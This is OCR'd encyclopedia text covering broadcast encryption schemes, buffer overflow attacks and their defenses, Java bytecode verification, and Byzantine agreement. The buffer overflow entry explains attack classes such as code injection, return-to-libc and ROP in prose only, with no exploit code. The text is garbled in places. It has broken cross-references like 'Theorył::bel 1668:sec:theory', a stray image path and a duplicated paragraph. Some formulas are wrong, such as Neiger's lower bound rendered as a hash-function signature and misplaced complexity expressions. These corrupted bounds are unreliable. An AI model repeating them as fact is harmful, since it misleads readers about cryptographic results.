The issue of secure broadcasting to a group has been investigated earlier on; see, for example, Berkovits (1991). The first formal definition of the area of broadcast encryption, including parameterization of the problem and its rigorous analysis (as well as coining the term), was done by Fiat and Naor in 1994 and has received much attention since then (see for example Canetti et al. 1999a; Garay et al. 2000; Halevy and Shamir 2002; Kumar et al. 1999; Luby and Staddon 1998; Naor and Naor 2003; Naor et al. 2001; Naor and Pinkas 2001; Wallner et al. 1999; Wong et al. 1998). The original broadcast encryption method of Fiat and Naor (1994) allows the removal of any number of users as long as at most t of them collude. There the message length is $O(t \log^2 t)$; a user must store a number of keys that are logarithmic in t and the amount of work required by the user is $\tilde{O}(r/t)$ decryptions. The scheme can be used in a stateless environment as it does not require attentiveness. On the other hand, in the stateful case, gradual revocation of users is particularly efficient.

The logical-tree-hierarchy (LKH) scheme, suggested independently in the late 1990s by Wallner et al. (1999) and Wong et al. (1998), is designed to achieve secure group communication in a multicast environment. Useful mainly in the connected mode for multicast rekeying applications, it revokes or adds a single user at a time, and updates the keys of all remaining users. It requires a transmission of two log N keys to revoke a single user, each user is required to store log N keys and the amount of work each user should do is log N encryptions (the expected number is O(1) for an average user). These bounds are somewhat improved in Canetti et al. (1999a, b), McGrew and Sherman (1998), Perrig et al. (2001), and Waldvogel et al. (1999), but unless the storage at the user is extremely high they still require a transmission of length $\Omega(r \log N)$. This algorithm may revoke any number of users, regardless of the coalition size.

Luby and Staddon (1998) considered the information theoretic (computational complexity, information theory, and security) setting and

devised bounds for any revocation algorithms under this setting. Garay et al. (2000) introduced the notion of long-lived broadcast encryption. In this scenario, keys of compromised decoders are no longer used for encryptions. The question they address is how to adapt the broadcast encryption scheme so as to maintain the security of the system for the good users.

CPRM, which stands for content protection for recordable media, is a technology for protecting content on physical media such as recordable DVD, DVD Audio, Secure Digital Memory Card, and Secure CompactFlash. It is one of the methods that explicitly considers the stateless scenario. There, the message is composed of r log N encryptions, the storage at the receiver consists of log N keys, and the computation at the receiver requires a single decryption. It is a variant of the techniques of Fiat and Naor (1994).

The subset difference method for broadcast encryption, proposed by Naor, Naor, and Lotspiech (Naor and Naor 2003; Naor et al. 2001), is most appropriate in the stateless scenario. It requires a message length of $2r - 1$ (in the worst case, or 1.38 r in the average case) encryptions to revoke r users, and storage of $\frac{1}{2}\log^2 N$ keys at the receiver. The algorithm does not assume an upper bound of the number of revoked receivers, and works even if all r revoked users collude. The key assignment of this scheme is computational and not information theoretic, and as such it outperforms an information theoretic lower bound on the size of the message (Luby and Staddon 1998). A rigorous security treatment of a family of schemes, including the subset difference method, is provided in Naor et al. (2001). Halevy and Shamir (2002) have suggested a variant of subset difference called LSD (layered subset difference). The storage requirements are reduced to $O(\log^{1+\epsilon} N)$ while the message length is $O(r/\epsilon)$, providing a full spectrum between the complete subtree and subset difference methods. A reasonable choice is $\epsilon = 2$.

Both LKH and the subset difference methods are hierarchical in nature and as such are particularly suitable to cases where related users must all be revoked at once, for instance, all users whose subscription expires on a certain day.

It is also important to realize that many implementations in this field remain proprietary and are not published both for security reasons (not to

help the pirates) as well as for commercial reasons (not to help the competitors).

Constructions

A high-level overview of three fundamental broadcast encryption constructions is outlined below. Details are omitted and can be found in the relevant references. One technique that is commonly used in the key assignment of these constructions is the derivation of keys in a tree-like manner: a key is associated with the root of a tree and this induces a labeling of all the nodes of the tree. The derivation is done based on the technique first used by Goldreich, Goldwasser, and Micali (GGM) (1986).

Fiat–Naor Construction

The idea of the construction in Fiat and Naor (1994) is to start with the case where the coalition size (the number of users who collude and share their secret information) is t and reduce it to the case where the coalition size is 1, the basic construction. For this case, suppose that there is a key associated with each user; every user is given all keys except the one associated with it. (As an illustration, think of the key associated with a user as written on its forehead, so that all other users except for itself can see it.) To broadcast a message to the group $\mathcal{N} - \leftarrow \mathcal{R}$, the center constructs a broadcast key by Xoring all keys associated with the revoked users $\mathscr{R}$. Note that any user $u \in \mathcal{N} - \leftarrow \mathcal{R}$ can reconstruct this key, but a user $u \in \mathcal{R}$ cannot deduce the key from its own information. This naive key assignment requires every user to store N − 1 keys. Instead, by deriving the keys in a GGM tree-like process, the key assignment is made feasible by requiring every user to store log N keys only.

The construction is then extended to handle the case where up to t users may share their secret information. The idea then is to obtain a scheme for larger t by various partitions of the user set, where for each such partition the basic scheme is used.

Logical Key Hierarchy

The LKH (logical key hierarchy) scheme (Wallner et al. 1999; Wong et al. 1998; Wong and Lam 2000) maintains a common encryption key for the active group members. It assumes that there is an initial set N of N users and that from time to time an active user leaves and a new value for the

group key should be chosen and distributed to the remaining users. The operations are managed by a center that broadcasts all the maintenance messages and is also responsible for choosing the new key. When some user $u \in N$ is revoked, a new group key K' should be chosen and all nonrevoked users in N should receive it, while no coalition of the revoked users should be able to obtain it; this is called a leave event. At every point a nonrevoked user knows the group key K as well as a set of secret "auxiliary" keys. These keys correspond to subsets of which the user is a member, and may change throughout the lifetime of the system.

Users are associated with the leaves of a full binary tree of height log N. The center associates a key K_i with every node v_i of the tree. At initialization, each user u is sent (via a secret channel) the keys associated with all the nodes along the path connecting the leaf u to the root. Note that the root key K is known to all users and can be used to encrypt group communications.

In order to remove a user u from the group (a leave event), the center performs the following operations. For all nodes v_i along the path from u to the root, a new key K_i' is generated. The new keys are distributed to the remaining users as follows: let v_i be a node on the path, v_j be its child on the path, and v_ℓ its child that is not on the path. Then K_i' is encrypted using K_j' and K_ℓ (the latter did not change), i.e., a pair of encryptions $\left\langle E_{K_j'}(K_i'), E_{K_\ell}(K_i') \right\rangle$. The exception is if v_i is the parent of the leaf u, in which case only a single encryption using the sibling of u is sent. All encryptions are sent to all the users.

Subset Difference

The subset difference construction defines a collection of subsets of users $S_1, \ldots, S_w, S_j \subseteq \mathcal{N}$. Each subset S_j is assigned a long-lived key L_j; a user u is assigned some secret information I_u so that every member of S_j should be able to deduce L_j from its secret information. Given a revoked set $\mathscr{R}$, the remaining users are partitioned into disjoint sets $S_{i1}, \ldots, S_{im}$ from the collection that entirely cover them (every user in the remaining set is in at least one subset in the cover) and a session key K is encrypted m times with $L_{i1}, \ldots, L_{im}$. The message is then encrypted with the session key K.

Again, users are associated with the leaves of a full binary tree of height log N. The collection of subsets $S_1, \ldots, S_w$ defined by this algorithm corresponds to subsets of the form "a group of receivers G_1 minus another group G_2," where $G_2 \subset G_1$. The two groups G_1, G_2 correspond to leaves in two full binary subtrees. Therefore, a valid subset S is represented by two nodes in the tree (v_i, v_j) such that v_i is an ancestor of v_j and is denoted as $S_{i,j}$. A leaf u is in $S_{i,j}$ if it is in the subtree rooted at v_i but not in the subtree rooted at v_j, or in other words $u \in S_{i,j}$ if v_i is an ancestor of u but v_j is not.

The observation is that for any subset $\mathscr{R}$ of revoked users, it is possible to find a set of at most two r − 1 subsets from the predefined collection that cover all other users $\mathcal{N} - \leftarrow \mathcal{R}$.

A naive key assignment that assigns to each user all long-lived keys of the subsets it belongs to requires a user to store O(N) key. Instead, this information (or rather a succinct representation of it) can be reduced to $\frac{1}{2}\log^2 N$ based on a GGM-like tree construction; for details see Naor et al. (2001).

Synonyms

Buffer overrun; Memory overflow; Stack (buffer) overflow; Stack (buffer) overrun; Stack/heap smashing

Definition

Buffer overflow attacks cause a program to overwrite a memory region (typically representing an array or other composite variable) of finite size such that additional data is written on adjacent memory locations. The overwrite typically occurs past the end of the region (toward higher memory addresses), in which case it is called an overflow. If the overwrite occurs toward lower memory addresses (i.e., before the start of the memory region), it is called an underflow. In rare cases, the overwrite can happen in nonadjacent locations. The data written on memory locations is typically under the control of an attacker who wishes to take control of the program, or at least influence its execution. Typically (but not necessarily), such overflow data include code that is executed as part of an attack. Buffer overflows can also occur over the network. Buffer overflow attacks are possible through a combination of language features (or lack thereof) and bad programming practices.

Background

Abnormal program termination by accidentally overwriting control information in the program stack has been known since at least the late 1960s/early 1970s. The first instance of widespread use of a buffer overflow attack was the 1989 Internet Worm, in which a network-facing process (the "fingerd" daemon) was compromised by a self-replicating piece of software. A 1996 article in the Phrack magazine (Levy 1996) rekindled interest in buffer overflow attacks as a means of attacking remote systems over the Internet. Since that time, several thousand buffer overflow vulnerabilities have been and continue to be discovered, with many of them exploited for attacks. Perhaps the most infamous uses of such attacks have been the Witty, Blaster, and Slammer worms. Buffer overflows remain a potent source of vulnerability for systems and an active area of research.

Application

Buffer overflows are possible through a confluence of factors:

- The use of the von Neumann architecture as the basis for most modern computing, wherein program data and code are resident in the same address space and are indistinguishable when examined out of context
- The use of the same memory region (program stack) to store both program data, such as function variables, and control information, such as return addresses
- The use of programming languages (most commonly *C* or *C++*), language features (e.g., inherently unsafe string handling operations), and practices that allow for memory operations without safety checking, e.g., whether copied data fit in the destination buffer

By accidentally copying beyond the boundaries of a buffer, adjacent memory locations will be overwritten with the copied data. If the destination buffer resides in the memory stack (e.g., an automatic variable in the *C* or *C++* language) enough such data is copied, control information such as the function return address field can be overwritten. This field is used by a running program to determine where the currently executing ("active") function should return once it has completed. If this field is overwritten with random data, the CPU (under the control of the program)

will attempt to pass control to a random memory location, causing one of several possible fault conditions to occur. If the data with which this field is overwritten can be dictated by an attacker, then program execution will pass to a memory location of the attacker's choice.

Buffers in other memory regions (e.g., in the program heap, or the BSS segment) can also be overrun. Similarly, other types of control information can be overrun, such as object and function pointers, exception handlers, and jump tables. In all these cases, eventually the program attempts to jump to a piece of code pointed to by such control information. This type of buffer overrun attack is called *control hijacking* and comes in two general variants based on what (attack) code is executed as a result of the attack ("attack code" or payload).

In a *code injection* attack, the attack code is inserted in the program as part of a data payload. Typically, this is part of the same data that causes the buffer overrun, i.e., the data with which the buffer was overrun contains both attack code and the address where that code will be stored in memory (i.e., the address of the buffer). Buffer overrun attacks that do not inject code must utilize existing code in the program. They are generally called *return to libc* attacks. The name comes from the early instances of non-code-injection buffer overrun attacks, which used code resident in the standard *C* library (libc) to perform their task and to bypass early defenses technique such as the use of a non-executable stack (see below); the most common target of such attacks was the *system()* function. More generally, any code that legitimately resides within the target process address space, whether library or program code, can be used in this fashion. The more sophisticated version of non-code-injection attacks, called *Return Oriented Programming* (*ROP*), utilize a series of manufactured, injected stack frames to cause execution of carefully selected snippets of code that, when composed, implement the desired functionality for the attacker (Shacham 2007).

Non-control-hijacking buffer overruns (Chen et al. 2005) do not alter control information, but restrict themselves to altering the values of program variables, indirectly changing the control flow of the program. While not as powerful as control hijacking, these attacks have the advantage of being more difficult to defend against, since many defenses monitor for changes only to the control information.

Buffer overflow attacks are used both against local and remote applications. In the former case, the target is typically a program running with elevated privileges, the compromise of which will allow an attacker to usurp those privileges. A typical outcome of such an attack is a shell process running with superuser privileges. In some cases, buffer overflow attacks can be mounted against an operating system kernel, allowing the attacker to completely subvert the whole computer system. Buffer overflow attacks against programs running on remote systems allow attackers to execute code of their choosing on a computer in which they have no access rights. Typical targets of such attacks are server applications (such as web servers and database management systems), since they must always accept input from the network, although client applications (such as web browsers and document editors) have become an easy target in more recent years due to their complexity and size. Servers are particularly attractive targets, since they often operate with elevated privileges. In a typical remote buffer overrun attack, the injected code is used to download a larger code package, which allows the attacker to further compromise a system, i.e., elevate privileges (if necessary), install a permanent backdoor to the system, hide any signs of the attack and of the backdoor, and find additional targets for compromise. Once an exploit is found on a popular program, it is often possible to create a fully self-replicating piece of software (called a "worm") that finds and infects other computers running the same software with no human supervision. Furthermore, there exist a number of programs that allow testers, system administrators, and attackers to easily "weaponize" an exploit and make it a relatively simple process to compromise a large number of computers.

The most common way of discovering buffer overflow attacks is by fuzzing application inputs. Fuzzing is a semiautomated process through which a large number of syntactically valid but semantically random inputs is provided to an application under test. A human is needed to guide the process, at least initially, in defining what constitutes acceptable input syntax, etc. The bulk of the testing itself is done automatically. When checking for buffer overflows, the testing regime will attempt to provide large inputs to the program. If a buffer overflow vulnerability is triggered, it will almost always lead to an application crash. The tester can then examine the debugging information, including the program core file, to determine whether a buffer overflow occurred and the specific conditions that led to it.

Another way of discovering buffer overflow vulnerabilities is by manually examining the application source code, assembly code, or (in the rare cases where this is feasible) decompiled code. Finally, there exist a number of tools that can examine source code for patterns of known buffer overflow vulnerabilities ("static checkers") or can symbolically execute the code to explore all possible code paths and program states, including those that could lead to a buffer overflow ("symbolic execution testing") (Cadar et al. 2006). While much progress has been made in this area in recent years, there remain both theoretical and practical issues that limit the effectiveness of such techniques.

In terms of defenses against buffer overrun attacks, there are several techniques used in practice, with different degrees of adoptions. One developer-oriented solution to the problem is to use a language that is not subject to code injection; this is not always feasible due to legacy code and other constraints. Another approach is to better educate programmers on security issues, provide testing and checking tools (see previous paragraph), and develop libraries that allow for safe versions of common unsafe operations (e.g., string handling).

Most modern operating systems also include some defenses against buffer overflows. These defenses do not eliminate the vulnerability, but make it difficult or impossible for an attacker to exploit it. One popular such defense is Address Space Layout Randomization (ASLR) (Bhatkar et al. 2003), in which the location of the stack and other important data is randomized every time a program is executed, making it difficult (but not impossible (Shacham et al. 2004)) for an attacker to determine where to redirect a hijacked program's execution. One advantage of ASLR is that it is completely transparent to users and developers, while incurring a low-to-zero runtime performance overhead. Other defenses at the operating system level include the use of non-executable segments, either by carefully manipulating the permissions on the page table or by leveraging specific hardware functionality, and the use of intrusion detection and sandboxing (e.g., through a virtual machine monitor) to limit the scope and duration of a successful attack.

Another widely adopted defense is the use of canaries by the compiler (Cowan et al. 1998). Canaries are pseudo-variables that hold a different value (unpredictable to the attacker) every time a program executes, placed next to the return address field of each function frame in the stack.

Programs compiled with such a compiler include code that sets and checks the canary prior to every function invocation and return. A buffer overflow will cause the value of the canary to change, since the attacker has no way to know what value was chosen for that invocation of the program. If the canary has changed from its assigned value, an alarm is raised and program execution is stopped before the attacker has an opportunity to hijack program execution. Due to the difficulty of resolving pointer aliases, this technique can generally only be applied against stack overrun attacks.

Other noteworthy research efforts include Instruction Set Randomization (ISR) (Kc et al. 2003; Barrantes et al. 2003), Control Flow Integrity (CFI) (Abadi et al. 2005), Taint Tracking (Suh et al. 2004; Crandall and Chong 2004), and Program Shepherding (Kiriansky et al. 2002), among others. There has also been significant effort in identifying and blocking buffer overflow attacks in the network (Akritidis et al. 2005).

Open Problems

Research in the problem of buffer overflow vulnerabilities continues, both on the attack side (with the advent of *heap spraying* and *ROP* attacks) and on defenses. The latter space is motivated both by the new attacks and by the desire to identify lower-runtime-overhead, higher-code-coverage defenses that do not require significant (if any) changes to the way programmers write code. Ideally, such defenses would have a sound theoretical (or at least formal) foundation, and would be suitable against other types of similar attacks, e.g., multistage, file-dropping attacks.

Definition

Mechanism used by the Java Virtual Machine (JVM) to chek the Java Language typing rules on a client device. This algorithm includes type inference and fix point calculus.

Background

The bytecode verification algorithm for the JVM has been developed at Sun by Gosling and Yellin. It is based on a dataflow analysis performed by an abstract interpreter that executes JVM instruction over types instead of values. This verification is done at loading time that allows the interpreter to be executed without checks safely.

Applications

The byte code verification aims to enforce static security constraints on Java-based mobile code: the applet. Such a code can be downloaded and executed on a personal device running a browser. This popular model raises security issues concerning the access to personal information on the client

side. To avoid it, Java uses a strong typed language associated to a sandbox model during applet execution.

The Java language is a strongly typed language. For example, arithmetic operations on pointers are not allowed to avoid that a malicious code has access to memory location outside the applet. This restriction must be checked during the compilation process and the code execution because the code should have been modified between the compilation and execution phase. The code is executed within a virtual machine allowing a complete control on code execution. Unfortunately, performing all the checks at run time will lead to poor run-time performances. Thus, the JVM performs a static analysis at loading time called class verification (Yellin and Lindholm 1996). This verification includes bytecode verification to make sure that the byte code of the applet is proved to be semantically correct and cannot execute ill-typed operations at run time.

Class file verification is made of four passes. Passes 1 and 2 check the binary format of the class file, excluding the part that constitutes methods code. This is the responsability of the third pass to verify that a sequence of bytecodes constitutes valid code for an individual method. The last pass consists in checking that symbolic references from instructions to classes, interfaces, fields, and methods are correct. The third pass called bytecode verification is the most challenging one. The other passes are relatively straightforward and do not present major difficulties. The constraints that the correct bytecode must adhere to can be divided into two groups: static and structural constraints. Static constraints ensure that the bytecode sequence can be interpreted as a valid sequence of instructions taking the right number of arguments. Structural constraints check whether a bytecode sequence constitutes valid code for a method: variables are well typed, stack is confined, objects are safely used, etc.

A JVM is a conventional stack-based machine. Most instructions pop their arguments of the stack, and push back their results on the stack. In addition, a set of local variables is provided and stored in the Java frame. They can be accessed via load and store instructions that push the value of a given local variable on the stack, or store the top of the stack in the given local variable, respectively. Structural constraints are much more complicated to check, since they have to be met for any execution path of the method. Number of possible execution paths may be very high. This is achieved by a type-based abstract interpretation that executes JVM

instruction over types instead of values. Each byte code is defined by preconditions: the required state (in term of data type) of the stack before the current byte code interpretation and post-conditions: the state after the execution. The abstract interpreter must verify if the preconditions are met, i.e., the typeon top of the stack must be the expected type or a comparable type. A natural way to determine how comparable types are is to rank all types in a lattice L. The most general type is called top and represents the absence of information. This defines a complete partial order on the lattice L. The post-condition expresses the transition rules of the state before and after the abstract interpretation of the byte code.

Branches introduce forks and join the methods flowchart. If execution paths yield different types for a given variable, only the least common ancestor type in the lattice L of all the predecessors paths is used to verify the preconditions. The least common ancestor operation is called unification. Then, the algorithm needs to evaluate the type of all variables at each program points for all execution paths. This needs several iterations until a fixed point is reached: no more type modifications are required. Once the abstract interpretation reaches all the return instructions of the method with all preconditions satisfied, then the byte code is considered as well typed. In order to make such verification possible it is quite conservative on the programs that are accepted.

Lightweight byte code verification has been introduced by Necula and Lee (1997) in order to include byte code verification to ressource-constrained devices. It consists in adding a proof of the program safety to the byte code. This proof can be generated by the code producer (a server), and the code is transmitted along with its safety proof. The code receiver can then verify the proof in order to ensure the program safety. As checking the proof is simpler than generating it, the verification process can be performed on a constrained device.

An adaptation of this technique to Java has been proposed by Rose (1998) and is now used by Suns KVM. (The K virtual machine is designed for products with only some kilobytes of memory.) In this context, the proof consists in additional type information corresponding to the content of local variables and stack element for the branch targets. Those typing information correspond to the result of the fix-point computation performed by a conventional byte code verifier. In this case, the verification process

consists in a linear pass that checks the validity of this typing information with respect to the verified code.

Consensus

Definition

In the *Byzantine Agreement* (BA) problem, n parties attempt to reach agreement on values initially held by each of them, despite the arbitrary (possibly malicious) behavior of up to t of the parties.

Background

The *Byzantine Agreement* (BA) problem was formulated by Pease et al. (1980) and is one of the fundamental problems in the areas of fault-tolerant distributing computing and cryptographic protocols, in particular secure multiparty computation. In the problem, each of n parties holds an initial value from some fixed domain V and attempts to reach agreement on one of them, despite the malicious behavior of up to t of parties. The problem is also known as the *consensus* problem. (Pease et al. called the problem "interactive consistency" and required that all the honest (i.e., non-malicious) parties output the same vector of values, each component

corresponding to the respective party.) In Lamport et al. (1982), the single-sender version of the problem was introduced and referred to as “Byzantine Generals.” In this version, only one of the parties (the *sender*) has an initial value, and the rest of the parties are supposed to agree on the sent value. A solution for the BA version can be used for the latter version, with the sender first sending its message to all parties in the first round and then the parties applying the BA solution.

Lamport et al. presented solutions (algorithms and protocols) for synchronous networks in both the information-theoretic setting, where no assumptions are made about the malicious parties’ computational power, and the cryptographic (also called *authenticated*) setting, where a form of trusted setup is assumed (e.g., a public-key infrastructure [PKI]), and digital signatures can be used. Bounds on the number of malicious parties that can be tolerated (called *resiliency*) differ depending on the setting and the version of the problem (see the “Theorył::bel 1668:sec:theory” section below). Lamport et al.’s protocols achieved the optimal bounds and run in the optimal number of rounds of communication (specifically, $t + 1$ – also see the “Theorył::bel 1668:sec:theory” section below) but required exponential (in n) communication and computation. A polynomial-time resiliency- and round-optimal protocol for the computational setting was presented by Dolev and Strong (1983) and for the information-theoretic setting by Garay and Moses (1998).


The above $(t + 1)$-round lower bound in the number of communication rounds applies to deterministic protocols. Rabin (1983) showed that linearly resilient consensus protocols in expected *constant* rounds were possible, provided that all parties have access to a “common coin” (i.e., a common source of randomness). This line of research culminated with the work of Feldman and Micali (1997), who showed how to obtain a shared random coin with a constant probability from “scratch,” yielding a probabilistic consensus protocol tolerating the maximum number of misbehaving parties that runs in an expected constant number of rounds. The BA protocol in Feldman and Micali (1997) works in the information-theoretic setting; these results were later extended to the cryptographic setting by Katz and Koo (2009), assuming a PKI and digital signatures.

Theory

In Byzantine Agreement (BA), every party P_i starts the BA protocol with an initial value $v \in V$, and every run of the protocol must satisfy (except possibly for some negligible probability) the following conditions:

- *Termination*. All honest parties decide on a value.
- *Agreement*. If two honest parties decide on v and w, respectively, then $v = w$.
- *Validity*. If all honest parties have the same initial value v, then all honest parties decide on v.

The domain V can be arbitrary, but frequently the case $V = \{0, 1\}$ is considered since there is an efficient transformation of binary agreement protocols to the multi-valued case due to Turpin and Coan (1984).



There exist various measures of quality of a BA protocol: its *resiliency*, expressed as the fraction ($\frac{t}{n}$) of misbehaving parties a protocol can tolerate; its running time – worst number of (synchronous) rounds by which honest parties terminate; and its communication complexity – worst total number of bits/messages communicated during a protocol run.

In the BA problem, all the parties start with an initial value. In the single-sender version of the problem (*Byzantine Generals* (Lamport et al., 1982)), only a distinguished party – the *sender* – has an input. In this variant, both the Termination and Agreement conditions remain the same, and Validity becomes

- *Validity*. If the sender is honest and has initial value v, then all honest parties decide on v.

Number of parties. For the information-theoretic setting, $n > 3t$ is both necessary and sufficient for the problem to have a solution. The necessary condition is presented in Lamport et al. (1982) for the Byzantine Generals version of the problem as the special case of 3 parties (“generals”), having to agree on two values (“attack” and “retreat”), with one of them being dishonest; see Fig. 1. As in the information-theoretic setting (with no additional setup) the parties are not able to forward messages in an authenticated manner, it is easily shown that an honest receiver cannot distinguish between a run where the sender is dishonest and sends conflicting messages and a run where a receiver is dishonest and claims to have received the opposite message, which leads to the violation of the

problem's conditions (Agreement and Validity, respectively). The general case (arbitrary values of n) reduces to the 3-party case. The protocol presented in Lamport et al. (1982) matches this bound ($n > 3t$) and essentially consists in recursively echoing messages received in a round while excluding the messages' senders. (In the first round, only the sender sends messages.) This is done for $t + 1$ rounds, at which point the parties take the majority of the values received for that instance, returning that value as they exit that recursive step. The party's output is the value returned for the first recursive call; $t + 1$ rounds were later shown to be optimal (see below), but the protocol requires exponential (in n) computation and communication. The first polynomial-time BA protocol matching the above bounds was presented by Garay and Moses (1998).

Byzantine Agreement, Fig. 1 Impossibility of Byzantine Generals (broadcast) with $n \leq 3t$ in the information-theoretic setting

Lamport et al. (1982) also formulated the problem in the cryptographic setting, where there is a trusted PKI, and the parties have access to a digital signature scheme. This version of the problem has been referred to as *authenticated* Byzantine agreement. In contrast to the information-theoretic setting, in the cryptographic setting with a trusted setup the bounds for Byzantine Generals (broadcast) and BA (consensus) differ: $n > t$ and $n > 2t$, respectively. The protocol presented in Lamport et al. (1982) runs in $t + 1$ rounds but, as in the information-theoretic setting, is also exponential time; an efficient (polynomial-time) protocol was presented early on by Dolev and Strong (1983), which we now briefly describe. In this protocol, in the first round the sender digitally signs and sends his message to all the other parties, while in subsequent rounds parties append their signatures and forward the result. If any party ever observes valid signatures of the sender on two *different* messages, then that party forwards both signatures to all other parties and disqualifies the sender (and all parties output some default message). This simple protocol is a popular candidate to realize a broadcast functionality in the area of cryptographic protocols.

Running time. A lower bound of $t + 1$ rounds for deterministic protocols was established by Fischer and Lynch (1982) for the case of benign ("crash") failures and extended to the setting with malicious failures where messages are authenticated by Dolev and Strong (1983). As mentioned above, the original protocols by Lamport et al. already achieved this bound but required exponential computation and communication. In contrast to the cryptographic setting, where a polynomial-time resiliency- and round-optimal protocol was found relatively soon (Dolev and Strong, 1983), in the information-theoretic setting this took quite a bit longer and was achieved by Garay and Moses (1998).

In the $(t + 1)$-round lower bound for deterministic protocols, t is the maximum number of corruptions that can be tolerated in order to achieve BA in a given model. Dolev et al. (1990) asked what would be the running time when the *actual* number of corruptions, say, f, is smaller than t and showed a lower bound of $\min\{t + 1, f + 2\}$ for any consensus protocol, even when only crash failures occur, which is important when f is very small. They called a BA protocol satisfying this property *early stopping*. Faster termination, however, comes at a price of non-simultaneous

termination, as they also showed that if simultaneous termination is required, then $t + 1$ rounds are necessary. Optimal early stopping for the optimal number of parties (i.e., $n > 3t$) was achieved in the information-theoretic setting by Berman et al. (1992b); the protocol, however, is inefficient, as it requires exponential communication and computation. Relatively recently, an efficient (polynomial-time) optimal early stopping BA protocol was presented by Abraham and Dolev (2015).

The above $(t + 1)$-round lower bound applies to deterministic protocols. A major breakthrough in fault-tolerant distributed algorithms was the introduction of randomization to the field by Ben-Or (1983) and Rabin (1983), which, effectively, showed how to circumvent the above limitation by using randomization.[1] Rabin (1983), in particular, showed that linearly resilient BA protocols in expected *constant* rounds were possible, provided that all parties have access to a "common coin" (i.e., a common source of randomness). Essentially, the value of the coin can be adopted by the honest parties in case disagreement at any given round is detected, a process that is repeated multiple times. This line of research culminated with the work of Feldman and Micali (1997), who showed how to obtain a shared random coin with a constant probability from "scratch," yielding a probabilistic BA protocol tolerating the maximum number of misbehaving parties ($t < n/3$) that runs in an expected constant number of rounds. Running in an expected constant number of rounds, however, does not guarantee *simultaneous* termination (Dolev et al., 1990). If that is required, as, for example, when these protocols are invoked from a higher level protocol and all parties should move on to the next task at the same time/round (more on this below), then these common-shared-coin protocols should be run by a poly-logarithmic number of rounds.

The Feldman and Micali (1997) protocol works in the information-theoretic setting; these results were later extended to the cryptographic setting by Katz and Koo (2009), who showed that assuming a PKI and digital signatures there exists an (expected) constant-round BA protocol tolerating $t < n/2$ corruptions.

Communication cost. A lower bound of $\Omega(n^2)$ on the number of messages (in fact, $\Omega(nt)$) was shown by Dolev and Reischuk for consensus for both information-theoretic and computational security (Dolev and Reischuk, 1985); for the latter, what they showed was that the number of signatures

that are required by any protocol is $\Omega(nt)$, resulting in an $\Omega(nt|\sigma|)$ bit complexity (for a constant-size domain), where $|\sigma|$ represents the maximum signature size. The first information-theoretically secure protocols to match this bound were given by Berman et al. (1992a) and independently by Coan and Welch (1989); regarding computational security, the protocol presented by Dolev and Strong (1983) requires that many messages. By relaxing the model and allowing for a small probability of error, King and Saia (2016) presented a protocol that circumvents the impossibility result (with message complexity $\tilde{O}(r/t)$).

Validity variants. In the original formulation of BA, honest parties are required to decide on one of the honest parties' input value only when all honest parties start with the same value. In the *strong* version of the problem (Neiger, 1994), the decision value must always be one of the honest parties' value, as captured by the following condition:

- *Strong Validity*. If the honest parties decide on v, then v is the initial value of some honest party.

Thus, in the case of binary decisions, BA and strong BA coincide. However, when the size of the input domain $|V| = m > 2$, the situations differ, and the size of the input domain needs to be taken into account in solvability bounds. Neiger (1994) showed a lower bound in the number of parties of $H : \{0,1\}^* \to \mathbb{G}$ for the information-theoretic setting, while a matching upper bound was presented in Fitzi and Garay (2003), as well as matching lower and upper bounds of $n > mt$ for the computational setting.

Thus stated, strong BA does not say anything about the initial plurality that the initial value must have amongst the honest parties – in fact, it may very well be that the decision value was held by just one of them. The BA variant known as *δ-differential* BA, formulated in Fitzi and Garay (2003), makes the initial plurality of the decision value explicit:

- *δ-Differential Validity*. If the honest parties decide on v, then there is no $w \in V$ such that $\#_h w > \#_h v + \delta$,

where $\#_h v$ (respectively, $\#_h w$) denotes the number of honest parties with initial value v (respectively, w). Fitzi and Garay (2003) showed matching lower and upper bounds on the number of parties of $n > 3t \wedge \delta = t$ in the information-theoretic setting and $n > 2t \wedge \delta = t$ in the computational setting.

Another way to enhance the Validity condition is to require that the output of an honest party conforms to an external global predicate (Cachin et al., 2001). In this setting, each input v is accompanied by a proof π and is supposed to satisfy $Q(v, \pi) = 1$ (for instance, π can be a digital signature on v and Q would be verifying its validity):

- *External Validity*. The decision value v satisfies a predicate $Q(v, \pi)$.

